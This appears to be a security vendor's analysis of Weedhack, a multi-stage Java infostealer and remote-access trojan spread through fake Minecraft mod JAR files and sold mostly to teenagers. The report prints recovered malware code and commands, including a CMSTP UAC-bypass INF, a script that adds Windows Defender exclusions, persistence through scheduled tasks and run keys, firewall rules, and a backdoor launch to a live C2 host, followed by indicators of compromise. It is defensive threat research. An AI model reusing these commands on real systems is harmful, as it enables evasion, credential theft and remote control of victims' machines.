


Figure 20: Post by Weedhack's owner

This popularity caught the eye of the threat actor himself, who posted a screenshot of WeedHack appearing in the top 10 malware families on the Telegram channel (highlighted in red).


While monitoring this channel, we observed that most of the customers are teenagers and they're using this malware to steal Minecraft accounts. They use this channel to post images and videos of themselves harassing their victims as spoils of cybercrime.

Ironically, most of these customers lack real malware development skills. In light of the sensitive nature of the issue, and since most of the victims are underage, we have opted not to share evidence collected from the Telegram channel, in order to protect the privacy of the victims.

The telegram channel has been taken down, and we are continuing to monitor any new channels that may be established by the threat actors for further communication.

Technical Analysis

Once the victim downloads the infected file from one of these websites, they are presented with a JAR file. Many legitimate Minecraft mods are commonly distributed as JAR files.



▼ Yesterday (3)				
	skytils-1.21.10 (1).jar	4/29/2026 7:45 AM	JAR File	18,475 KB
	SkyHanni-7.0.0-mc1.21.11.jar	4/29/2026 6:57 AM	JAR File	34,225 KB
	skytils-1.21.10.jar	4/29/2026 12:25 AM	JAR File	18,475 KB
▼ Earlier this week (3)				
	DonutDupe-1.21.1.jar	4/27/2026 11:45 PM	JAR File	687 KB
	meteor-client-26.1.2-1.jar	4/27/2026 12:12 AM	JAR File	4,672 KB

Figure 21: Malicious Jar files spreading Weedhack

These jar files can be executed directly or loaded via Minecraft.

Stage 1 Payload – DonutDupe.jar


```
public static void checkJVMLauncher(String[] args) {
    boolean flag = false;
    String[] var2 = args;
    int var3 = args.length;

    for(int var4 = 0; var4 < var3; ++var4) {
        String arg = var2[var4];
        if (arg.equalsIgnoreCase("--jw")) {
            flag = true;
            break;
        }
    }

    if (!flag) {
        try {
            String javaHome = System.getProperty("java.home");
            String jarPath = (new File(Entrypoint.class.getProtectionDomain().getCodeSource().getLocation().toURI())).getPath();
            String javawPath = javaHome + File.separator + "bin" + File.separator + "javaw.exe";
            ProcessBuilder builder = new ProcessBuilder(new String[]{javawPath, "-jar", jarPath, "--jw"});
            builder.start();
            System.exit(0);
        } catch (Exception var6) {
            var6.printStackTrace();
        }
    }
}
```

Figure 22: Java code that relaunches itself via javaw.exe

On execution, this jar file relaunches itself via javaw.exe, to avoid having a visible console window, unlike java.exe.

A screenshot of a text editor window titled 'fabric.api.json'. The editor shows a single line of JSON code: {"api_version": "9f8f4647-f48d-45f7-acf4-cf8ee5f0bb6f"}. The line is numbered '1' on the left. The JSON string is highlighted in blue.

```
1 {"api_version": "9f8f4647-f48d-45f7-acf4-cf8ee5f0bb6f"}
```

Figure 23: fabric.api.json file

Next, this malware reads the API version from “fabric.api.json” file, located in the same jar file. This value is unique for each Weedhack customer and is used to identify the threat actor who has infected the victim.

Next, the malware decrypts a list of Ethereum JSON-RPC server domains at runtime using a custom string decryption function. These servers act as a bridge between the client and the Ethereum blockchain, where they can query data stored on the blockchain without changing it.

```

public static String load(int[] d1, int[] d2, int k1, int k2) {
    int length = d1.length + d2.length;
    int[] data = new int[length];

    int i;
    for(i = 0; i < d1.length; ++i) {
        data[i * 2] = d1[i];
    }

    for(i = 0; i < d2.length; ++i) {
        data[i * 2 + 1] = d2[i];
    }

    int[] sbox = new int[256];

    for(int i = 0; i < 256; ++i) {
        sbox[i] = (i * 53 + 97) % 256;
    }

    int[] invSbox = new int[256];

    for(int i = 0; i < 256; invSbox[sbox[i]] = i++) {
    }

    StringBuilder result = new StringBuilder();
    int state = k2;

    for(int idx = 0; idx < data.length; ++idx) {
        state = (state * 37 + idx * 13) % 256;
        int mask = (k2 + state + idx * 11) % 256;
        int value = data[idx];
        if (idx > 0) {
            value ^= data[idx - 1];
        } else {
            value ^= k2;
        }
    }
}

```

Figure 24: Custom string decryption function

It also decrypts an Ethereum smart contract address, a function identifier, and an embedded RSA public key, using the same decryption function.

```

1 function_identifier = "0xce6d41de"
2
3 RSA_PUBLIC_KEY =
  "MIIbIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtmNzDf4737/iYWvscWg6vQg9dHa/yUchfQY9r5htNTLZ3ZDAbqrzN93I0ctZHa27oRnk
  pB7XpowI4NH8eIRmaMThggpTYRXzHzLvUjhYrFFPkIOo/HI1qZF5IV7/XmvYWqgEsSpxl0iesOUlaW05A8Q1Tu0QLsZAzztZyLj/v1XbPT02rTvZ
  kuRhE6nzpUR4GN3Jp4Bn8zQAWdFDe17PWZxOi19uUTMPzgFj9n3h7DprwBmE3fR7IMsbiFacAoSHfqkTpEwY7A8ArK1DQ1yJXPog/PQ4aTU9gU38W
  C20wtct796ImZiuRYdNWcSzHda5ZbvZdvpw6RHh0zQqGVhRQIDAQAB"
4
5 Ethereum smart contract address = "0x1280a841Fbc1F883365d3C83122260E0b2995B74"

```

Figure 25: Decoded Values used for Ethereum JSON-RPC abuse

This sample contains 32 Ethereum JSON-RPC endpoints, which are then used to query the smart contract. If one endpoint is unavailable or unresponsive, the malware automatically falls back to the next server in the list.

After decoding the contract response, malware receives the C2 server (Figure 26, highlighted in red) appended with the RSA signature.

```

1 hxxps://whpayment.ru WaX9HwOFwhJSvDZ4pOeobTDGURjoqL5YNJ8YErS5otJ/p8iA42uXC5cv7yLyKsr3mqTl2
  3Fua0Y4FUTPAVfQHxz9px23praMGKhPOIstWWHwLXdM0s93LJvpAHB49vZp37wpwDESpNNCzjd1WKVU7BHpWLZePnt
  OiptlcpSvLzUOIcD04yBPZjrln68uvBFkMbpRl6DlXC+gzsxzuRBVTtGzagF0k6c/bwa7rw2wbU3sA5n2SpHHFC1ba
  72c72ccY/V0P8Tc6WN+DQW4GJJUOnOhlT2+sphDQZbh4++afweR50PqUjqPbFkRyHRxYl4q05V0+WRwaiS7/vrDi9i
  zJg==

```

Figure 26: Decoded Response from Ethereum Smart contract

Once the signature is verified, the malware contacts the C2 server to fetch the Stage 2 payload. This payload is downloaded as raw bytes and is unpacked entirely in memory. The payload is separated into Java class files and resource files, which are loaded directly into memory using a custom Class Loader.

```

1 package com.example;
2
3 import java.io.ByteArrayInputStream;
4 import java.io.InputStream;
5 import java.util.Map;
6
7 public class ExampleMixin extends ClassLoader {
8     private final Map classDefinitions;
9     private final Map resourceDefinitions;
10
11     public ExampleMixin(Map classDefinitions, Map resourceDefinitions) {
12         super(ClassLoader.getSystemClassLoader());
13         this.classDefinitions = classDefinitions;
14         this.resourceDefinitions = resourceDefinitions;
15     }
16
17     protected Class findClass(String name) throws ClassNotFoundException {
18         byte[] bytes = (byte[])this.classDefinitions.get(name);
19         if (bytes == null) {
20             throw new ClassNotFoundException(name);
21         } else {
22             return this.defineClass(name, bytes, 0, bytes.length);
23         }
24     }
25
26     public InputStream getResourceAsStream(String name) {
27         byte[] data = (byte[])this.resourceDefinitions.get(name);
28         if (data != null) {
29             return new ByteArrayInputStream(data);
30         } else {
31             if (name.startsWith("/")) {
32                 data = (byte[])this.resourceDefinitions.get(name.substring(1));
33                 if (data != null) {
34                     return new ByteArrayInputStream(data);
35                 }
36             }
37             return super.getResourceAsStream(name);
38         }
39     }

```

Figure 27: Custom Class Loader Function

Then, the malware locates the “dev.majanito.Main” class in Stage 2 payload, instantiates it through reflection, and invokes the “initializeWeedhack” method.

Stage 2 Payload – Elevator.jar

```
1 package dev.majanito;
2
3 import dev.jnic.EYSrXD.JNICLoader;
4
5 public class Main {
6     private static native void uncacheRestrictedHeaders();
7
8     private static native void extractJnaNative();
9
10    public static native void main(String[] var0) throws Exception;
11
12    public static native void initializeWeedhack(String var0) throws Exception;
13
14    public static native void initializeWeedhack2(String var0) throws Exception;
15
16    public static native void addMagic();
17
18    // $FF: synthetic method
19    private static native void lambda$main$0(Thread var0, Throwable var1);
20
21    // $FF: synthetic method
22    static native void $jnicClinit();
23
24    // $FF: synthetic method
25    public static native void $jnicLoader();
26
27    static {
28        JNICLoader.init();
29        $jnicLoader();
30        $jnicClinit();
31    }
```

Figure 28: dev.majanito.Main class

From here on out, we observe a change in obfuscation techniques. Stage 2 and the subsequent JAR payloads, namely Stage 3 and Stage 4, are protected using JNIC.

JNIC is a Java native obfuscator that translates compiled java bytecode into native C code and links that code back to the original java application using Java Native Interface (JNI).

At the end of the process, original bytecode is completely hidden, and a highly obfuscated native DLL is created that contains the execution logic.

This tool also provides a strong string obfuscation feature, which is also used by Weedhack to hinder analysis. License for JNIC costs between £150 to £300, and it significantly reduces the execution speed for the java applications, as a tradeoff for enhanced anti-reversing capabilities.

“dev.majanito.Main” class has a static block (Figure 28, highlighted in red) that executes first. It checks the Windows processor architecture to determine whether the system is x86 or AArch64. Then it decompresses the appropriate native DLL containing the execution logic using a manually implemented LZMA2 decompression routine and drops it in the temp folder.

Then, using JNI's RegisterNatives function, it maps the java functions, such as 'initializeWeedhack' (Figure 28, highlighted in green) to their native implementation.

Next, the malware performs the UAC bypass by leveraging CMSTP. It creates the following Windows INF installation script in the temp folder and executes it via "cmstp.exe".

```
1 [version]
2 Signature=$Chicago$
3 AdvancedINF=2.5
4 [DefaultInstall]
5 CustomDestination=CustInstDestSectionAllUsers
6 RunPreSetupCommands=RunPreSetupCommandsSection
7 [RunPreSetupCommandsSection]
8 wscript //B "C:\Users\admin\AppData\Local\Temp\slv.vbs"
9 [CustInstDestSectionAllUsers]
10 49000,49001=AllUser_LCIDSection, 7
11 [AllUser_LCIDSection]
12 "HKLM", "SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CMSTP32.EXE", "ProfileInstallPath", "%UnexpectedError%", ""
13 [Strings]
14 ServiceName="Windows Firewall/Internet Connection Sharing (ICS)"
15 ShortSvcName="WF/ICS"
16
```

Figure 29: Malicious INF file

This instruction executes a VBS script (highlighted in red), which silently relaunches the Stage 2 payload via 'javaw.exe' with the following parameters.

{“executionEnvironment”:”DoubleClick”,”userId”:”9f8f4647-f48d-45f7-acf4-cf8ee5f0bb6f”}

Here, the 'userId' value is the same API version from 'fabric.api.json' mentioned earlier.

Next, the malware drops and executes 'WinDefConfig.cmd' from the temp folder.

```
1 @echo off
2 powershell -W Hidden -C "
3 Add-MpPreference -ExclusionPath 'C:\Users\admin\AppData\Roaming\Microsoft\Tlmtry' -EA 0;
4 Add-MpPreference -ExclusionPath 'C:\Users\admin\AppData\Roaming\Microsoft\SecurityUpdates' -EA 0;
5 Add-MpPreference -ExclusionPath 'C:\Users\admin\AppData\Roaming\ChromeDriver' -EA 0;
6 Add-MpPreference -ExclusionPath 'C:\Users\admin\AppData\Roaming\ChromeDriver\chromedriver.dll' -EA 0;
7 Add-MpPreference -ExclusionPath 'C:\Users\admin\AppData\Roaming\Security' -EA 0;
8 Add-MpPreference -ExclusionPath 'C:\Users\admin\AppData\Roaming' -EA 0;
9 Add-MpPreference -ExclusionPath 'C:\Users\admin\AppData\Local\Temp' -EA 0;
10 Add-MpPreference -ExclusionPath 'C:\Users\admin\AppData\Local\Temp\' -EA 0;
11 Add-MpPreference -ExclusionPath 'C:\Users\admin\Desktop' -EA 0;
12 Add-MpPreference -ExclusionPath 'C:\Users\admin\Downloads' -EA 0;
13 Add-MpPreference -ExclusionPath 'C:\Windows\Temp' -EA 0;
14 Add-MpPreference -ExclusionPath 'C:\Users\admin' -EA 0;
15 Add-MpPreference -ExclusionPath 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -EA 0;
16 Add-MpPreference -ExclusionProcess 'javaw.exe' -EA 0;
17 Add-MpPreference -ExclusionProcess 'java.exe' -EA 0;
18 Add-MpPreference -ExclusionProcess 'RuntimeBroker.exe' -EA 0;
19 Add-MpPreference -ExclusionProcess 'SystemInterrupt.exe' -EA 0;
20 Add-MpPreference -ExclusionProcess 'powershell.exe' -EA 0;
21 Add-MpPreference -ExclusionProcess 'SystemInterrupts.exe' -EA 0;
22 Add-MpPreference -ExclusionProcess 'Injector.exe' -EA 0;
23 Add-MpPreference -ExclusionProcess 'SystemInterrupt.exe' -EA 0;
24 Add-MpPreference -ExclusionProcess 'chrome.exe' -EA 0;
25 Add-MpPreference -ExclusionProcess 'brave.exe' -EA 0;
26 Add-MpPreference -ExclusionProcess 'msedge.exe' -EA 0;
27 Add-MpPreference -ExclusionProcess 'Telemetry.exe' -EA 0;
28 Add-MpPreference -ExclusionProcess 'abcfg.exe' -EA 0;
29 Add-MpPreference -ExclusionProcess 'Pjibf.exe' -EA 0;
30 Add-MpPreference -ExclusionProcess 'file2.exe' -EA 0; " 2>nul
31
```

Figure 30: WinDefConfig.cmd

This bash script adds 13 exclusion paths and 15 exclusion processes, which are later used by next stage payloads.

Once the exclusions are added in windows defender, the malware executes the following set of commands.

```
1 powershell.exe -NoProfile -Command "& { (Get-CimInstance Win32_OperatingSystem | Select-Object -ExpandProperty Caption) }"
2 powershell.exe -NoProfile -Command "& { Get-CimInstance Win32_Processor | Select-Object -ExpandProperty Name }"
3 powershell.exe -NoProfile -ExecutionPolicy Bypass -Command "& { (Get-CimInstance -ClassName Win32_VideoController |
4 Select-Object -First 1 -ExpandProperty Name).Trim() }"
5 powershell.exe -NoProfile -ExecutionPolicy Bypass -Command "& { (Get-CimInstance -ClassName
6 Win32_ComputerSystem).TotalPhysicalMemory }"
7
8 C:\Windows\system32\netsh.exe "netsh wlan show networks mode=bssid"
9
10 cmd.exe /c "mullvad account get"
```

Figure 31: System reconnaissance and hardware fingerprinting commands

The first set of commands (highlighted in red) are used to collect host information, namely the OS name, CPU and GPU details, and the total RAM.

The next command (highlighted in green) is used to scan and display nearby Wi-Fi networks, which could allow threat actors to infer victim location and classify the network type. The last command (highlighted in blue) is used to query Mullvad VPN account information.

Along with this, the sample takes a screenshot of the victim's screen, steals discord tokens, browser cookies and passwords using 'chromedriver.dll' dropped in the following path.

'C:\Users\admin\AppData\Roaming\ChromeDriver'

The malware then downloads the SQLite JDBC driver from Apache Maven and creates a database containing all stolen credentials and sends it to the C2 server. For connecting to the C2, malware uses the same Ethereum JSON-RPC technique we discussed earlier, with the same set of values.

Afterwards, the malware downloads stage 3 payload called 'SecurityManager.jar' in the following path

C:\Users\admin\AppData\Roaming\Microsoft\SecurityUpdates\SecurityManager.jar

and executes it via javaw.exe.

Stage 3 Payload – SecurityManager.jar

Stage 3 payload acts as a stager for the final payload named 'Components.jar'.

This jar file creates a run key registry entry using the following code.

```

1 package dev.majanito.security.utils;
2
3 import dev.jnic.NeqlsB.JNICLoader;
4
5 public class RegistryHelper {
6     private static final String runKey = "Software\\Microsoft\\Windows\\CurrentVersion\\Run";
7     private static final String appName = "JavaSecurityUpdater";
8
9     public static native void addToRegistry(String var0);
10
11     public static native void deleteFromRegistry();
12
13     // $FF: synthetic method
14     public static native void $jnicLoader();
15
16     static {
17         JNILOader.init();
18         $jnicLoader();
19     }

```

Figure 32: Registry key modification code

Then it creates a scheduled task entry using this command.

`schtasks /Create /TN "JavaSecurityUpdater" /SC ONLOGON /TR`

`"C:\Users\admin\AppData\Roaming\Microsoft\SecurityUpdates\Updater.vbs" /RL HIGHEST /IT /F`

This task executes 'Updater.vbs' when the user logs in and with the highest privileges.

Here, the updater.vbs is similar to elv.vbs we saw earlier. It runs SecurityManager.jar using javaw.exe.

```

1 Set sh = CreateObject("WScript.Shell")
2 javaExe = "C:\Program Files\OpenJDK\jdk-21.0.1\bin\javaw.exe"
3 jarPath = "C:\Users\admin\AppData\Roaming\Microsoft\SecurityUpdates\SecurityManager.jar"
4 cmd = "" & javaExe & "" -cp "" & jarPath & "" dev.majanito.security.Main"
5 sh.Run cmd, 0, False

```

Figure 33: Updater.vbs

Next, the malware adds the entire 'C:\Users' folder as an exclusion in windows defender and downloads the stage 4 payload, in the following path,

`C:\Users\admin\AppData\Roaming\Microsoft\SecurityUpdates\component.jar`

and executes it via 'javaw.exe'.

Stage 4 Payload – Component.jar

The stage 4 payload deploys the remote access features of the Weedhack campaign.

RuntimeBroker.exe

The payload drops RuntimeBroker.exe in the following folder

`C:\Users\admin\AppData\Roaming`

and executes it with the following commands.

Start-Process -FilePath 'C:\Users\admin\AppData\Roaming\RuntimeBroker.exe' -ArgumentList '-server wss://remotev2.whpayment.ru /ws/client -user-id 9f8f4647-f48d-45f7-acf4-cf8ee5f0bb6f -debug' -WindowStyle Hidden"

Here, this malware operates as a backdoor and connects to the same C2 server as seen previously. This sample is responsible for the remote desktop and webcam access promised by the Weedhack campaign. The user ID has the same value used to identify the actor responsible for infecting the victim, which we've seen earlier.

This sample also executes the following commands.

```
1 "netsh" advfirewall firewall show rule "name=Runtime Broker"
2 "netsh" advfirewall firewall add rule "name=Runtime Broker" dir=in action=allow
  program=C:\Users\admin\AppData\Roaming\RuntimeBroker.exe enable=yes profile=any
3 "netsh" advfirewall firewall add rule "name=Runtime Broker" dir=out action=allow
  program=C:\Users\admin\AppData\Roaming\RuntimeBroker.exe enable=yes profile=any
4
5 schtasks /create /f /tn JMonitoringTask /tr "schtasks /run /tn "JavaSecurityUpdater"" /sc minute /mo 2 /rl highest /ru SYSTEM
6 netsh advfirewall firewall add rule name=JavaRuntime dir=in action=allow "program=C:\Program
  Files\Java\jdk-25.0.2\bin\javaw.exe" enable=yes profile=any
7 netsh advfirewall firewall add rule name=JavaRuntime dir=out action=allow "program=C:\Program
  Files\Java\jdk-25.0.2\bin\javaw.exe" enable=yes profile=any
```

Figure 34: RuntimeBroker command list

The first 3 set of commands (highlighted in red), checks whether a firewall rule named 'Runtime Broker' already exists, then creates two additional rules that allow incoming and outgoing traffic for the same 'RuntimeBroker.exe' malware.

Next, the malware creates another scheduled task (highlighted in green) named '**JMonitoringTask**', which runs '**JavaSecurityUpdater**' scheduled task created by Stage 3 payload every two minutes. This watchdog-style mechanism provides advance persistence by repeatedly restoring and executing the Stage 4 payload whenever components are removed or disrupted.

Finally, the last set of commands (highlighted in purple) creates two firewall rules that allow incoming and outgoing traffic for the legitimate 'javaw.exe' file. This enables the threat actor to remotely execute Java code through a whitelisted process.

Telemetry.exe

The second payload is dropped in the following folder

C:\Users\admin\AppData\Roaming\Microsoft\Tlmetry

This sample is an infostealer, that searches for telegram and crypto wallet credentials.

It copies itself to the '**C:\Users\admin\AppData\Roaming**' folder under the name '**WindowsRuntimeBroker.exe**' and creates a new schedule task to maintain persistence, using the following command.

```
1 "powershell.exe" -NoProfile -ExecutionPolicy Bypass -Enc Register-ScheduledTask -TaskName
  'WindowsRuntimeBroker.exe' -Action (New-ScheduledTaskAction -Execute
  'C:\Users\admin\AppData\Roaming\WindowsRuntimeBroker.exe') -Trigger (New-ScheduledTaskTrigger -Once -At
  (Get-Date) -RepetitionInterval (New-TimeSpan -Minutes 5)) -User $env:UserName -Settings
  (New-ScheduledTaskSettingsSet -ExecutionTimeLimit (New-TimeSpan -Seconds 0) -AllowStartIfOnBatteries
  -DontStopIfGoingOnBatteries) -Force
```

Figure 35: Telemetry command list

This command runs the sample every five minutes and with no execution time limit. The collected data is then transmitted to a separate C2 server, namely 'telemetrydata.to'.

Indicator of Compromise(s)

McAfee has extensive coverage for Weedhack Malware Campaign. We're proactively covering new samples observed in the wild.

Trojan:Win/Weedhack.AA Trojan:Win/Weedhack.AB

Trojan:Win/Weedhack.AE Trojan:Script/Weedhack.AF

SHA256/URLs	File Name
Stage 1 Payload	
F2100e1f73477bc565f8909e06 9942dac1f884654ed4ba213ca 9a84b1e761ab8	Glazed_Addon-1.0.0.jar
D3f2464ae0e48218e1d48bdfab 8301ee5236f7624adcdba1720 dc27058461076	paper-rig-mod-new.jar
B982fbafa954a8dcf7cfcffe31bc F75a86b052b1f01cf535ffcafd2c 48a56b60	RadiumClient.jar
29546a03e07bfeb3025313b12 671c758ced1c4921a4bc859a7 ab40ec52584cdb	Radium-1.0.0 (1).jar
D81b98a69363d8d994ef553be Eb5e15384ed32f0e343708b73 c7e6b313b9aace	Bedrockfinder-1.0.0.jar
F790346bec8e448313f701586 Cc7fd18291dfda721aae8d86eb facf14055645	4e client 1.21.11.jar

5f7680feccc15814299df3c3c1 1e9b1c4f33069aac5a19c03b8 7e15f30c2312b	AutoRynek-1.21.4.jar
256b5b5d0524c442261028767 B94f7188b0b81663b50c63300 fca7733a04ea7d	donutsmp-duper-1.0.0.jar
E123d1f7cbea562237f7a5f506 38d148fb58048c9ad095e0b0a d52e43bfedad0	GodMode-2.8.1.jar
D468983f98ff100ad8fd613315 Af4c88d67bec76782b66b260c 413c587987bf0	krypton-cracked-1.0.0.jar
Ef31bb219b84744e02f90947f3 1a25958b2b34524ed3795799e d6eff876e4bcd	krypton-cracked-1.0.01.jar
5d537a058ec19e6ceea593738 F122b777d866042ea0bad1945 39757de13c46f4	Example-1.0.0.jar
697ee941abee202d8e84e5e3f Ed8b9f34eea8772ee56dc867fc e017507a5eeaf	Krypton-1.0.0.jar
F9a6911e8d9130c779db2e79f9 01d75d90f9e3ad08c36e7fb927 959b7d988bae	Vapev4-1.21.11.jar

86f8c0a92eb9aba3c34166673 61652a9e11b6ddc1119bb5b35 64bc107b950ddb	Example-1.0.0.jar
790ff5cda1668e7aa390fbb168 2a4d578195aa40542f64b7b6d 56a6eccde12c9	Donutdupeworking-1.21.11.jar
Db533717da686f3b76b9de85e Cd80d326a14572056a33d31f7 94bffbffd96c26	opticam-1.0.0.jar
8b53f53f72b8fef755666b6f239 C06a69a9940e1b9f5d19e0221 50750035fa80	Nightsoulv2-1.21.11.jar
6b2218999ac27f6085cb02f693 A3c99bd6abedfc20e00e22709 e526015c89f4e	asdasd-1.21.111.jar
9682adf40a3621ffe5e1b426c5 B90d0ed70e663738857bb4d18 d37d93bbd4e6c	dupe_bypass_1.21.11-1.21.11.jar
Stage 2 Payload	
3951533d56803cd5d708014b4 Eed7e30349b4c4ba43f7d8431 33b3a5e2992ce6	elevator.jar
37bcec9ba357a2cb13a4f0f910 E40f01e33973a5d637a3487c2 98105ae1ff22b	Module.jar

08a64523d7a05defb6cc5c87df 340d76f9ef7ccc9623a0d33898 1be4cd9cd6c7	module.jar
36a89f65fe2d693a094b51495f 3a84d0f4f2ae7276649952d6f7 8c85282e6f6d	Module.jar
D4918dbf7ada4883d89a01dcf5 332413b7773b12d0e479f2cf50 2e3245c93720	elevator.jar
Stage 3 Payload	
Cf9bc0a3e01a7b466bc35dbf88 563adf61c884ad5fb2b28afd12 98a5f723f370	SecurityManager.jar
D28bc760f0b80905ea199809a D7ebfc73ab12aeab0ad3ee2dd1 1990657d2d9eb	SecurityManager.jar
7f69a67316872186fd440b412 6a77c419f14b459542181c5e1 2feb49a223fd39	SecurityManager.jar
902cb8bfa3863df299ac804dc7 7e3e9366658b2b3c2ec5d3a1b daf2e52520ce5	SecurityManager.jar
2a5baf86a3e982eb557dffffabb 619c9e80581d41cdc4b85b063 67b588647a7d	SecurityManager.jar

Stage 4 Payload	
Ea595940815a11901bd99214b 26d9528034f7182bd6c3bf2fe3 179ac92e00afc	component.jar
Db9908f63f5f32405f7a728f37 979e743814532378cab4f0e9f 24c34197c60	component.jar
77dd1dd9b12699c64ab31c014 0b28c70339014a0969f3bb7a7 9068f5b8f3f34a	component.jar
32e743d1e3957f35651a9d15a 83bc128b82108c17b0fa64d63f a98b1d326fc9d	component.jar
A81ba29e550beae21fff69bfe04 78249eb7078b173f9cf2040d74 df299fc9d5b	component.jar
14118a6070f89baafd5f2aeaf2d F7535a8053f99944453584f0d1 efeb6501ac3	Telemetry.exe
B9f71ed4b08c93a7fc5468bee2 3660e3129e1cf9c84100d4d40 ad70fb7c851fa	RuntimeBroker.exe

88d8ac22ea323842cd760d645 Daea54043739d45a0fa61fd72f e5a5c9acb5e69	elv.vbs
Fdceafe4dcf9cf6d23b20338242 75c08ec73d6b01adc644416e4 3ecca94c89c9	INF config
226889380ca1695158cd42ba4 B7d89352c4fa74010583669ac 89ad69fdefd566	Updater.vbs
